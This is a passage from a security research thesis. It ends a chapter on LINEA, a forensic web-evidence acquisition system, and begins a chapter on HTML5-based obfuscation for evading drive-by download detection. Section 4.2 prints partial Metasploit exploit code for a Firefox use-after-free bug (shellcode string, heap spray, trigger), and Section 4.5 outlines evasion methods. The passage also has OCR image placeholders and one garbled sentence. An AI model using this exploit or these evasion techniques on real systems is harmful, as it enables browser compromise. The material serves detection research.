Upon logging in to the CollectorVM, a full screen instance of a predefined browser is presented to the user. Firefox v18 [89] has been chosen for this experiment. The browser has been customized in order to operate in kiosk mode, with it allowing only Internet navigation. Any other actions such as file system access (`file://`), configuration menus and keyboard shortcuts have been disabled to prevent unexpected actions (like using the shell or deleting files). It is worth noting that even the options "Open in a new tab" and "Open in a new window" of the hyperlink contextual menu have been blocked in order to avoid hidden overlapping frames. This has been considered necessary in order to ensure that everything received and rendered by the browser is also recorded in the video produced by the TTP. The internal browser is connected to a local HTTP/HTTPS proxy (a customized version of `squid`), which is able to generate the list of visited hosts. In particular, each time a new host is accessed, it is passed to the network status daemon in order to collect information about it.

Once the session with the CollectorVM is opened, I can navigate through any website (step 4), eventually providing credentials to access restricted websites (such as social networks) and scrolling the browser window in order to seek information of interest.

The acquisition session is terminated when the investigator closes the browser application. At this point, the `terminate.sh` script executes all the procedures needed to guarantee robustness to the acquired *LNE* . In particular, all the files generated by the various acquisition tools are saved in a compressed archive. Subsequently, the package is digitally signed and timestamped. If the user during the registration provided a digital certificate with a RSA public key, the whole package is encrypted by means of the RSA




Figure 3.2: Architecture of *LINEA* prototype

encryption schema. At the end of this process an email is sent notify the user (step 5), who can download the final package from his private area (step 6). It is worth noting that the package generation process can be time and space consuming depending on the amount of the collected data. For example, a session lasting 15 minutes, in which the user accessed ten site and viewed a 2 minutes video from Youtube, required about 5 minutes for the generation of a package sized 400MB.

The CollectorVM is completely destroyed as soon as the process terminates.

In order to enforce integrity and security, *LINEA* provides the investigator with a fresh CollectorVM instance each time a new acquisition session in initialized. This ensures that, in case the CollectorVM is corrupted or compromised during an acquisition session, the problem is not propagated. Using a dedicated VM also gives many advantages in term of reliability, robustness and scalability. In particular:

- **isolation** In case two or more investigators concurrently use the *LINEA* service, the virtualization technology guarantees a better isolation with respect to a multiuser system. In fact, isolation provided by VMs is more robust and reliable than isolation among processes provided by the operating system.

- **packet filtering** acquisition of network traffic is straightforward and trustworthy.

In fact, if a different VM is assigned to each user, then we are sure that the traffic flowing through its virtual network adapter is all and only that generated by that particular user.

- **safeness** The use of a temporary VM improves the safeness of the acquisition. In fact, if a new CollectorVM is generated for each acquisition session, the system is not permanently exposed to threats from the Internet.

- **scalability** Finally, the use of VM technology provides scalability to the service whereas many concurrent users could access the system.

3.6.1 Performance Evaluation

In order to state the effective quality, robustness and scalability of our methodology, the *LINEA* prototype has been extensively tested. An experimental evaluation of its performance has been reported in this section. In particular, the following set of performance indicators has been considered: cpu usage, memory usage, network usage, disk usage, video quality and overall file size.

The following procedure has been followed for the experimentation. First, three categories of web services have been identified: (1) static websites with limited graphical elements (e.g., the website of the University of Salerno), (2) highly-dynamical websites with rich graphic content (e.g., Facebook), (3) rich multimedia resources (e.g., video streaming on Youtube). A series of testcases have been prepared, each involving the acquisition of information from a mixed set of online services belonging to these categories. Then, each of these testcases has been carried out by means of *LINEA* and the aforementioned performance indicators have been measured.

In this section the following testcase is considered reported. At 16:15, the investigation visited Youtube and viewed a video lasting about 3 minutes. At 16:19, the user logged in the Facebook website and browsed his personal gallery containing about 30 pictures. After about 5 minutes, the user visited his personal diary and scrolled the page down in order to read old notifications. At 16:28, a chatting session on Facebook, lasting about 2 minutes, has been carried out. Finally, at 16:30, the user visited the website of the University of Salerno, browsing internal webpages for about 5 minutes.

A summary of the performance related to cpu usage, memory usage, network usage

and disk usage are reported, respectively, in Fig. 3.3a, Fig. 3.3b, Fig. 3.4a and Fig. 3.4b (time information is reported on the x-axis).

All the experiments have been carried out on a Dell Power Edge R900 with 4 quad-core processors Intel Xeon X7350 (for a total of 16 cores) at 2.93 Ghz, with 32 Gb of RAM and VMWare ESXi 4.0 as virtualization software. Each CollectorVM generated by *LINEA* is provided with 1 core and 2 Gb of RAM.

In more details, the experiment produced the following results:

1. The CollectorVM consumed more then 80% of the CPU only whilst viewing the video on Youtube. During the other tasks, the amount of used CPU was always less the 60%, even during compression and encryption performed for the package generation. The CPU usage peak is mainly due to the screen recording and encoding.

2. Concerning the memory usage, all the processes never exceeded the 0,75 Gb of active memory, while the overall allocated memory size was about 1.6 GB. Therefore, considering CPU and memory usage, it can be stated that up to 16 CollectorVMs could be concurrently executed on the test configuration.


3. The graphic related to the network traffic shows a peak in the bandwidth usage during the video streaming. During the other tasks the bandwidth usage is very limited. Even if not reported in the graphic, it is worth noting that the remote desktop protocol (VNC) used a huge amount of bandwidth (up to 7Mbps) in order to update the remote display with the same frame rate of the video played on Youtube. However, as mentioned in the previous sections, the traffic between user and TTP is not included in the acquisition.

4. The disk usage was very low for the entire duration of the testcase. Only during the package finalization (compression, encryption and signature) it reached a throughput of 9 MBps.

The experiment produced a package of about 100.16 MB. The size turned out to be very large compared to other testcases, mainly due to the screen recording. In fact, the video encoder was not able to compress the video when using Youtube due to the fast frame rate. The table 3.1 summarizes the size of packages resulting from different experiments, consisting of a 2 minutes acquisition from different categories of services ranging from static websites to rich multimedia resource.

	Light Web Site	Interactive Web Site: Facebook	Streaming: YouTube native res.	Streaming: YouTube full screen
.pcap file size	0.85 MB	15.20 MB	11.15 MB	11.15 MB
video file size	9.76 MB	37.47 MB	17.22 MB	17.87 MB
ratio	11.48	2.46	1.54	1.60

Table 3.1: Resulting package size for 2 minutes of acquisition




(a) CPU (b) Memory

Figure 3.3: CPU and Memory Usage during the navigation

3.7 Future Works

In this section some possible enhancement of the methodology presented so far are discussed.

Access through proxy. One of the limitations of the *LINEA* prototype is that the same public IP address is assigned to each CollectorVM. The maintainer of a web service could blacklist this address in order to divert the investigation. For example, a web server could be instructed to reply with a different resource if the originator of the request is blacklisted. This technique is typically implemented by exploit kits [72] in order to thwart



(a) Network (b) Disk

Figure 3.4: Networtk and Disk usage during the navigation

detection. This problem can be bypassed by providing the investigator with the capability of using a proxy in order to access the target service.

Multiple identities. The use of multiple identities for the acquisition of the same information can be useful in order to enhance the correlation property defined by Nikkel, as well as to determine if the response of the service under investigation — and therefore the availability of the target information — depends on specific characteristics of the client. In order to cope with these situations, a scenario in which multiple proxies are used by the TTP to access the target service could be considered.

A typical situation where the use of multiple identities may be useful is when a web server returns the content of a web page in different languages based on the geographical location of the client. In such a case, an evidence (e.g., an injury) could be only obtained if the IP address of the client belongs to a specific range. Another example is when the target information resides on an anonymizing network such as TOR. In such a case, the service containing the evidence is only accessible if the TTP is connected to the TOR network.

The acquisition with multiple identities could be provided in a transparent way or not. In the first case, the TTP may programmatically change its identity (e.g., by switching

proxy from a predefined list), while in the second case the investigator could manually customize the identity of the TTP at runtime (e.g., by changing the proxy settings). Moreover, the acquisition with multiple identities can be exclusive or concurrent. The second case is tricky, since the TTP should be able to multiplex a single request of the investigator into n simultaneous requests to be forwarded to different proxies. Moreover, each proxy should acquire the own user view, since it may vary depending on the specific response.

In general, the TTP should operate as a multiplexer, forwarding each user request to n ($n \geq 2$) cooperating proxies which are in charge of capturing the specific response of the target service S. It is easy to see that the bigger is the number of replicas, the higher is the robustness of thethe modern web-technologies system and the service will continue to produce reliable results even if a number of $k \leq n/2$ proxies have been corrupted or attacked.

3.8 Summary

In this chapter a novel method for the acquisition of live network evidence from online services is presented. It is based on a Trusted-Third-Party (TTP) which is in charge of collecting information on behalf of the investigator. The methodology provides three different operating modes with different goals and features. In the first case, the TTP acts as a transparent proxy between the investigator's workstation and the target service, and is in charge of acquiring all the exchanged traffic. In the second operating mode, the TTP is both the originator and the receiver of the traffic to/from the target service. The acquisition can be driven by the investigator by means of a remote control interface. In addition to the network flow, in this case also the user view (audio/video information generated by the processing of the data received from the service) can be acquired. The last operating mode provides a virtual workstation, through which an expert investigator may adopt any strategies and tools to perform the acquisition.

The methodology has been proven to be forensically-sound. In other words, the evidence collected by the TTP is robust and its reliability can be verified at any time after the acquisition. The robustness property is enhanced by the correlation of information from multiple sources of evidence, while the reliability is provided by encrypting, timestamping

and digitally-signing the result of the acquisition.

A possible extension of the methodology has been proposed in order to enhance the overall robustness of the system. It makes use of multiple proxies in order to correlate the response of the target service to multiple originators.

The design and implementation of a fully-fledged prototype, *LINEA*, is also presented. The robustness of the proposed approach is confirmed by the fact that *LINEA* has been successfully used in tens of real forensic cases.

Chapter 4

Using HTML5 to Evade Detection of Drive-by Downloads

As discussed in the previous chapter, the web has experienced an explosive growth in the last years. New technologies are being introduced at a very fast-pace with the aim of narrowing the gap between web-based applications and traditional desktop applications. However, these advancements come at a price. The same bleeding-edge technologies can be also exploited by cyber-criminals to perform new types of attacks. In this chapter we present new code obfuscation techniques, based on some features of the upcoming HTML5 standard, which can be leveraged in order to evade detection of drive-by download attacks. We also provide some hints about how the existing detection systems can be enhanced in order to cope with these new threats.

4.1 Introduction

The web is the medium of choice for the development and the spreading of malware. Currently, it is estimated that approximately the eighty-five percent of all malware comes from the web (see [133]). A particular type of malware that is gaining success is the one implementing the drive-by-download attack (see [46]). In this attack, the unaware user downloads a web page from the Internet containing a malicious code, typically written in JavaScript. Once downloaded, the code starts acquiring information from the context where it is executed in order to determine which exploits can be used to gain access to some of the resources of the local machine. If a known vulnerability is found, the corresponding exploiting code is downloaded, deobfuscated and executed.

The spreading of drive-by-download malware may be limited by using detection sys-

tems. These employ different techniques to determine if a web page contains a malware. Detection systems can be used either to prevent the spreading of malware, by establishing in advance which web sites host malware and, thus, must be blacklisted or, during the ordinary browsing activity, to warn users about the potential danger of a page being browsed. State-of-the-art web malware detection systems are based on the usage of *honeyclients*. These are client machines used to visit web pages that could contain malware. If the client gets in some way compromised after visiting a page, then the page is marked as containing a malware. This approach is very effective but also very expensive in terms of time and computational power. For this reason, it is used in conjunction with quick detection systems that are based on the static or semi-static analysis of a web page. These are used as fast filters to choose which pages could be harmful and, thus, should be analyzed by the honeyclients. The choice is carried out by classifying the behavior of web pages according to several features that are usually found in web malware.

The explosive growth of malware is continuously fueled by the release of new technologies for the web. On a side, standardizing committees, web browser developers and large companies operating on the Internet are pushing for the adoption of technologies allowing the development of rich web-based client applications. On the other side, the flourishing of these technologies is multiplying the possibilities of developing malware that are more effective and harder to detect than in the past.

In this work, we show how to use some of the functionalities introduced with the upcoming HTML5 standard to rethink some of the obfuscation techniques used to deliver web malware on the browser of a victim machine. We also developed a reference implementation for the techniques we propose. These implementations have been tested, together with a selection of publicly available web malware, against several static and semi-static malware detection systems. The tests have been conducted in two stages. In the first stage, the malware samples have been analyzed by means of the chosen detection systems. In the second stage, the same malware has been reformulated using our techniques and, then, analyzed again. The outcoming results show that, almost in all the analyzed cases, the considered web malware was correctly identified by the detection systems in its original form, but it has gone undetected after being reformulated according to our techniques. The final aim of this work is to raise awareness about the potential dangers of some of the new functionalities related to the HTML5 standard thus fueling the development of more

robust countermeasures. Some of these possible countermeasures are proposed along with the explanation of the obfuscation techniques.

4.1.1 Organization of the Chapter

The remainder of the chapter is organized as follows. In Section 4.2 we describe the anatomy of a typical drive-by download malware attack, with the help of a reference example. In Section 4.3 we briefly review the different approaches proposed so far in literature for the detection of malicious JavaScript code. In Section 4.4 we discuss several features introduced by the HTML5 standard and by several other related specifications which are of interest for our work. In Section 4.5 we introduce and detail our obfuscation techniques. The description of each technique is accompanied by the discussion about the possible strategies to deploy for countering it. In Section 4.6 we present a prototype implementation for our techniques together with the results of an experimental analysis aimed at assessing their effectiveness when used in conjunction with several malware codes and malware detection systems. Finally, we list some concluding remarks in Section 4.7.

4.2 Anatomy of a Drive-by Download

Drive-by download attacks work by fooling a victim user in downloading a web page containing a malicious code (usually written in JavaScript). This code leverages some vulnerabilities existing in the web browser of the victim in order to compromise the hosting machine. The exploitation is usually done by targeting one or more bugs existing in some components of the browser, such as installed add-ons or plug-ins. The final objective is the execution on the client machine of a *shellcode* (typically, a hex-encoded binary code) that gives the remote attacker access to the machine. As discussed in [39], these attacks usually follows a standard sequence of steps:

1. **Redirection and Cloaking.** During this step, the victim may be sent through a long series of redirections, with the goal of making more difficult to track the origin of the attack, up to reach the page where the real attack is initiated. Another activity carried out in this step is the acquisition of information about the execution environment (e.g., the IP address of the client machine, the operating system and

the browser being used). This information is often transmitted to a remote server in order to determine if the browser running on the target machine, or one of its components, contains a vulnerability that can be leveraged to get access to the machine. If such a component is found, then a malware code exploiting the corresponding vulnerability is sent back to the client. If no vulnerability is found or if the malware detects that is has been running on a honeyclient, no shellcode is downloaded to the client.

2. **Deobfuscation.** The malware code usually comes as an obfuscated JavaScript program. This is done in order to hide the real purpose of a code and overcome signature-based analysis. The same may apply to the shellcode carried by the malware. When the attack has to take place, the obfuscated code is transformed in clear-text.

3. **Environment Preparation.** Most part of the JavaScript-based attacks leverage on vulnerabilities found in some of the DLLs or of the plug-ins commonly installed in a browser. During this phase, the malware prepares the code required to exploit these vulnerabilities and execute arbitrary code.

4. **Exploitation.** This phase concerns with carrying out the attack. This typically involves the instantiation of the vulnerable software components and the injection of the harmful code.

A typical example of JavaScript-based attack is the one presented in the listings 4.1, 4.2 and 4.3. The code has been generated by means of the `mozilla_attribchildremoved` module of the Metasploit Framework ([110]), which is publicly available on the web. The attack exploits an use-after-free vulnerability ([19, 41]) that affects some recent versions of the Firefox browser and which allows to execute arbitrary code on a victim machine running Windows XP. Basically, the bug consists on the use of a previously dereferenced pointer (dangling pointer), which results in a memory error and, typically, in the application crash. The idea is that the memory previously occupied by the removed object can be carefully manipulated so that the buggy invocation results in a call to arbitrary code.

It is worth noting that the sample malware presented in this section cannot be considered a fully-fledged drive-by-download, since it does not implement all the phases discussed

in Section 4.2. For sake of simplicity, only the exploitation phase is considered hereinafter. However, without loss of generality, the techniques presented in this work can be straightforwardly extended to real-word web-based malware, such as that implemented by the notorious exploit kits. The variables have been renamed and uppercased as well for sake of clarity.

In the first phase, a malicious web server uses fingerprinting techniques in order to establish if the victim browser suffers from the vulnerability documented in [19] and in [41]. If so, a web page containing the malware is sent to the browser.

In the second phase, the malicious code to be executed upon the attack is typically deobfuscated by leveraging the high dynamicity of JavaScript, which allows to execute code assembled at runtime. In this case, the obfuscation technique used by the `mozilla_attribchildremoved` module simply consists of assigning random names to the variables used in the malicious code. In the sample code presented in this section the random variable names have been substituted with simplified uppercase names for the sake of clarity. No further modifications to the original code have been made.

The third logical phase of the malware, related to the environment preparation, consists of placing the payload in a predictable memory location, so that it can be called upon the exploitation. Listing 4.1 shows an excerpt of the payload used for this experiment, which contains a series of binary instructions, encoded as an UTF-8 string, aimed to simply executes the Calculator application under Windows XP.

In this case, the malware employs the heap spray technique ([34, 112]) in order to accomplish this task. The most relevant instructions of this function are presented in Listing 4.2.

Finally, the malware can trigger the execution of the payload by exploiting the vulnerability which causes the arbitrary code execution. The code responsible for this task is shown in Listing 4.3. Basically, the removal of a child node from the tree representing the structure of the web page being shown allows, in some circumstances, for the child to still be accessible due to a premature notification. By manipulating the memory reserved to this element, it is possible to modify the program execution in order to launch the payload.

Listing 4.1: Deobfuscation

```
<script type="text/javascript">
...
var PAYLOAD = unescape( "%uc481%ufa24%uffff%ucbdb%u74d9%uf424%ub85b%u73a4" +
          ...
         "%u33bf%u3d8d%ud66e%ua735%u416e");
...
</script>
```

Listing 4.2: Environment Preparation

```
<script type="text/javascript">
var OFFSET = 1542;
for (var i=0; i < 0x320; i++){
   ...
   var PADDING = unescape(PADDING_STR);
   while (PADDING.length < 0x1000) PADDING+= PADDING;
   JUNK_OFFSET = PADDING.substring(0, OFFSET);
   var SINGLE_SPRAYBLOCK = JUNK_OFFSET + PAYLOAD;
   SINGLE_SPRAYBLOCK += PADDING.substring(0,0x800 - OFFSET - PAYLOAD.length);
   while (SINGLE_SPRAYBLOCK.length < 262144) SINGLE_SPRAYBLOCK += SINGLE_SPRAYBLOCK;
   SPRAYBLOCK = SINGLE_SPRAYBLOCK.substring(0, (262144-6)/2);
   VARNAME = "var" + RAND1.toString() + RAND2.toString();
   VARNAME += RAND3.toString() + RAND4.toString() + i.toString();
   VARSTR = "var " + VARNAME + "= '" + SPRAYBLOCK +"';";
   eval(VARSTR);
}
...
</script>
```

Listing 4.3: Exploitation of the vulnerability

```
<script type="text/javascript">
...
var ATTR = document.createAttribute("FOO");
ATTR.value = "BAR";
var ITER = document.createNodeIterator(
   ATTR, NodeFilter.SHOW_ALL,
   {acceptNode: function(node) { return NodeFilter.FILTER_ACCEPT; }},
   false
);
ITER.nextNode();
ITER.nextNode();
ITER.previousNode();
ATTR.value = null;
const JUNK = unescape("%u4141%u4141");
var CONTAINER = new Array();
var OBJ = unescape("%u0c0c%u0c0c%u0c0c%u0c0c%u548e%u7819%u0c10%u0c0c")
while (OBJ.length != 30)
   OBJ += JUNK;
for (i = 0; i < 1024*1024*2; ++i)
   CONTAINER.push(unescape(OBJ));
ITER.referenceNode;
...
</script>
```

4.3 Detecting Malicious JavaScript Code

Several techniques have been proposed so far for detecting web malware. In the simplest approach, a database of malware patterns (signatures) is statically matched against an input JavaScript code. If a match is found, then the code is classified as a malware. This approach is typically implemented by antivirus software such as [134], [156], [15], as well as by intrusion detection systems such as [117].

Static detection can be easily overcome in many ways. One of the most used approaches relies on the dynamic features of the JavaScript language. Namely, the malware is brought to the victim machine in an encrypted or obfuscated form through a web page acting as an attack vector, as described in Section 4.2. The web page analyzes the environment where it is ran and sends the outcoming information back to a remote server. Then, it downloads the payload of the attack (i.e., the malware). Finally, the malware code is put in plain and executed using a dynamic code evaluation function, such as `eval()`. A static analysis through a signature-based detection system will completely miss the code run by the malware, as it is revealed only at runtime, thus making the correct detection of the malware by means of a static analysis much harder.

A completely different and much more effective approach consists in runtime analysis, which can be further divided in off-line and on-line analysis. Off-line analysis is performed by means of a honeyclient, which is an instrumented environment aimed to analyze the effects produced by the execution of potentially malicious code. In high-interaction honeyclients (e.g., [56, 125]) the rendering of the web page is carried out in a sandbox, which is typically implemented as a virtual machine running a fully-featured browser. The surrounding environment is monitored in order to detect eventual attempts to compromise the system, which is typically accomplished by analyzing API calls, system calls, filesystem modifications, network activity and so on.

A limitation of high-interaction honeyclients is that a malware can be detected only if the attack succeed, which may not happen. Malware may employ fingerprinting and cloaking techniques in order to adapt its behavior at runtime according to the environment where it runs. A web page could be harmful if open with a certain version of a certain type of browser using a certain type of plugin, while being completely harmless if open in any other configurations. The malware could even be able to discern whether it runs

inside a sandbox ([66]) and completely evade the analysis as consequence. This implies the need of checking the same web page several times, using all the different combinations of browsers, operating systems, installed plugins and so on. This has the effect of dramatically increasing the computational time required to scan all the possible configurations as well as the overhead to be spent for keeping the system updated with all the possible testing configurations. This cost is further magnified by the release of new versions for the software products used in the browsing activity and by the discovery and disclosure of new vulnerabilities for these software.

A similar approach is adopted by low-interaction honeyclients (e.g. [18, 115, 157, 112, 44]). Rather than analyzing the effects on the system, the code flow produced by the web page is analyzed instead. It is typically accomplished by means of an emulated environment which enables to inspect instructions and data. Detection can be based on signature matching ([93]) or on more sophisticated anomaly detection procedures ([157]). Thanks to browser and environment emulation, low-interaction honeyclients have higher detection rates with respect to high-interaction honeyclients. Moreover, also preliminary phases of an attack (e.g., fingerprinting, deobfuscation, memory preparation, etc.) can be exposed. Off-line detection systems are typically fed by web crawlers and used to perform large-scale analyses. Malicious URLs can be added to a black list of malicious domains which may be used, for example, by browsers and search engines to warn users about the page they have been visiting.

The analysis performed by means of a honeyclient may require a considerable amount of time. For this reason, the usage of honeyclients is often combined with other lighter detection techniques, like the ones presented in [75], [39], [22], [115]. The rationale of these techniques is to analyze, either statically or dynamically, the content of a page and classify its behavior according to several features such as: the instantiation of very long strings, the usage of encrypting and decoding primitives, the allocation of software components that are known to be subject to exploits. This analysis occurs at a preliminary stage. If a page is found to be potentially harmful, it is sent to the honeyclient for a further analysis. Otherwise, the page is discarded. The advantage of this hybrid approach is that this preprocessing can be performed much faster than the honeyclient-base analysis, thus resorting to this technique only for pages that have a higher chance of being harmful.

On-line analysis is more concerned about web client security, and can be employed in

order to detect and prevent execution of web malware at runtime. It can be accomplished by means of in-browser ([60, 40]) or binary ([69]) instrumentation. Since efficiency is one of the main aim of these systems, on-line analysis is typically based on a combination of dynamic and static approaches. Basically, function parameters are retrieved dynamically, while detection is performed by means of static classifiers (e.g. presence of certain patterns likely to be malicious). As for the case of high-interaction honeyclients, on-line analysis could be evaded by means of cloaking techniques. In [70] a system for detecting environment fingerprinting and cloaking attempts has been proposed, which can be used in conjunction with both on-line and off-line analysis.

4.4 HTML5 and the Next Generation Web

HTML5 is the arising standard for the next generation web. Although not being finished, the standard is already available as a draft (see [153, 158]) and is mostly implemented in all major browsers. It is currently being developed by both the World Wide Web (W3C) consortium and by the Web Hypertext Application Technology Working Group (WHATWG). The W3C is focused on the development of the standard specification while the WHATWG group pays more attention to the way the specification is implemented by the web browsers and to the development of all the technologies that are related to this standard.

In addition, the W3C consortium and the WHATWG group are also active in the development of several other specifications (see, e.g., [148, 150]) that integrate the work done with the HTML5 main specifications. One of the goals of these specifications is to provide developers with the instruments required to code web applications that resemble and feel like standard desktop applications, while retaining the advantages of the distributed computing. To this end, the specifications introduce several new features that allow to obtain richer and more responsive user interfaces, to cache and retrieve efficiently user's data on a local machine, to have web applications seamlessly transfer data with their server counterparts with a small overhead, and to be able to mash together several services hosted by different providers and used by a same application. These features can be leveraged through several JavaScript-based programming APIs.

In the following, we briefly describe some of the most noteworthy HTML5 APIs.

Local Storage API Allows to persistently store structured data, indexed by textual keys, in a storage area provided by the browser (see [150]). This mechanism is an evolution of the one implemented by the cookies. The access to the storage is restricted on a per-domain basis (i.e., only applications originated by the same domain that originated a storage area can access it) and is only possible from the client-side of a web application.

Web SQL Storage API Allows to persistently store and query relational data using a database and the SQL language (see [147]). The access protection scheme is the same used in the Local Storage case. At the moment, there is not a standard specification of the SQL dialect to be supported by this technology. Instead, all web browser implementors refer to the SQL dialect supported by SQLlite. This DBMS is also the one used by all browsers (except Firefox) for implementing this feature.

IndexedDB API Allows to persistently maintain and query a collection of records containing either simple values or hierarchical objects (see [149]). Each record consists of a key and some values. Information can be retrieved either by using its key or by defining indexes on some of the fields of the stored data. Differently from the Web SQL Storage API, this API cannot rely on the expressiveness and the flexibility of the SQL language while querying for data. Conversely, the key-value approach guarantees faster querying times and prevents from SQL injections attacks.

File API Allows to persistently maintain and access information using a file-oriented interface (see [148]). Data can be of two types: `File` or `Blob`. The former is typically used to map access to objects that are stored as files in the file system underlying the browser. The latter is used to map access to immutable raw binary data, that are usually stored in memory and exchanged with a remote server.

Web Workers API Implements a multi-threaded execution model within web applications. The application has the possibility to fork one or more threads. These are executed concurrently with their parent thread, using a different core/processor (if available). These threads run as long as their parent threads exist. Their execution occurs in a sandbox where most part of the APIs available to web applications cannot be used. The communication between threads is implemented by sharing some common data structures. These

threads have been originally conceived as a mean for web applications to carry out CPU intensive tasks without affecting the response time of the user interface.

Canvas API Allows to draw and manipulate arbitrary graphics on a canvas surface (see [151]). The surface is encapsulated in a `Canvas` HTML element. The application can modify the content of a canvas pixel-by-pixel or use high level graphical primitives to draw lines, shapes, text, images. The content of a canvas can also be processed using image transformation operators or composition operators. Finally, arbitrary graphical animations can be easily implemented by programmatically updating the content of a canvas element through a periodical refresh.

Cross-Origin Client Communication Allows two or more web applications originated from different domains and running in different contexts (i.e., two iframes in a same page or two different pages) to communicate. The communication is asynchronous and is based on the exchange of messages ([59]). The application willing to receive messages creates a new listener that is uniquely bound to the domain where it originated. The application interested in communicating, creates a new message and sends it by providing the domain address where the target application should be listening. When receiving a new message, the target application may check (programmatically) the source of the message and decide if examine or discard it.

WebSocket API Allows a web browser to maintain a TCP-based communication channel with server-side processes (see [151]). Differently from traditional communication mechanisms based on the exchange of HTTP headers, this channel allows for full-duplex transmissions. The content of a communication can be either data or text, and it can be initiated by any of the two parties of the communication.

4.5 Fooling Malware Detection Systems

As discussed in Section 4.2, drive-by-download web malware are usually encrypted and/or obfuscated in order to escape signature-based detection systems. As a consequence of this, many static and semi-static detection systems look for the existence of programming

patterns that look like decoding or deobfuscation routines in a JavaScript file, together with some other clues, in order to establish if it is likely to be a malware or not.

In this chapter we propose three obfuscation techniques, based on some of the JavaScript-based APIs available with HTML5, to be used for delivering and/or assembling a malware in a web browser running on a target victim machine while fooling detection systems.

All the techniques are based on the original drive-by-download malware schema: (1) as a preliminary phase, the original malware is obfuscated and stored server-side; (2) once the victim visits the malicious page, the malware is downloaded, reassembled and launched.

The obfuscation phase (1) is common to all the techniques and can be summarized as follows. The malicious code is split in a series of chunks, each one containing a piece of the original code. The chunks are constructed ad-hoc in order to be individually undetectable (i.e. they resemble common strings).

The delivery and the deobfuscation phases (2) leverage on HTML5 functions to avoid the typical (de)obfuscation patterns detectable upon a static or semi-static code analysis. The three techniques are:

- *Delegated Preparation.* Delegate the preparation of a malware to the system APIs.
- *Distributed Preparation.* Distribute the preparation code over several concurrent and independent processes running within the browser.
- *User-driven Preparation.* Let the user trigger the execution of the preparation code during the time he spends on a single page or a web site.

4.5.1 Delegated Preparation

Web malware makes massive use of strings. JavaScript provides many string manipulation functions that are particularly useful to embed shellcode in a web page and to implement (de)obfuscation routines. For this reason, detection systems focus on study of strings and string-related functions. Detection rules are typically based on features like: occurrences of string manipulation functions like `unescape()`, decoding functions such as `decode()` and `decodeURIComponent()`, very long loops which are typically used for code deobfuscation, number of occurrences of `eval()` or `document.write()` functions, which can be used to evaluate a string.

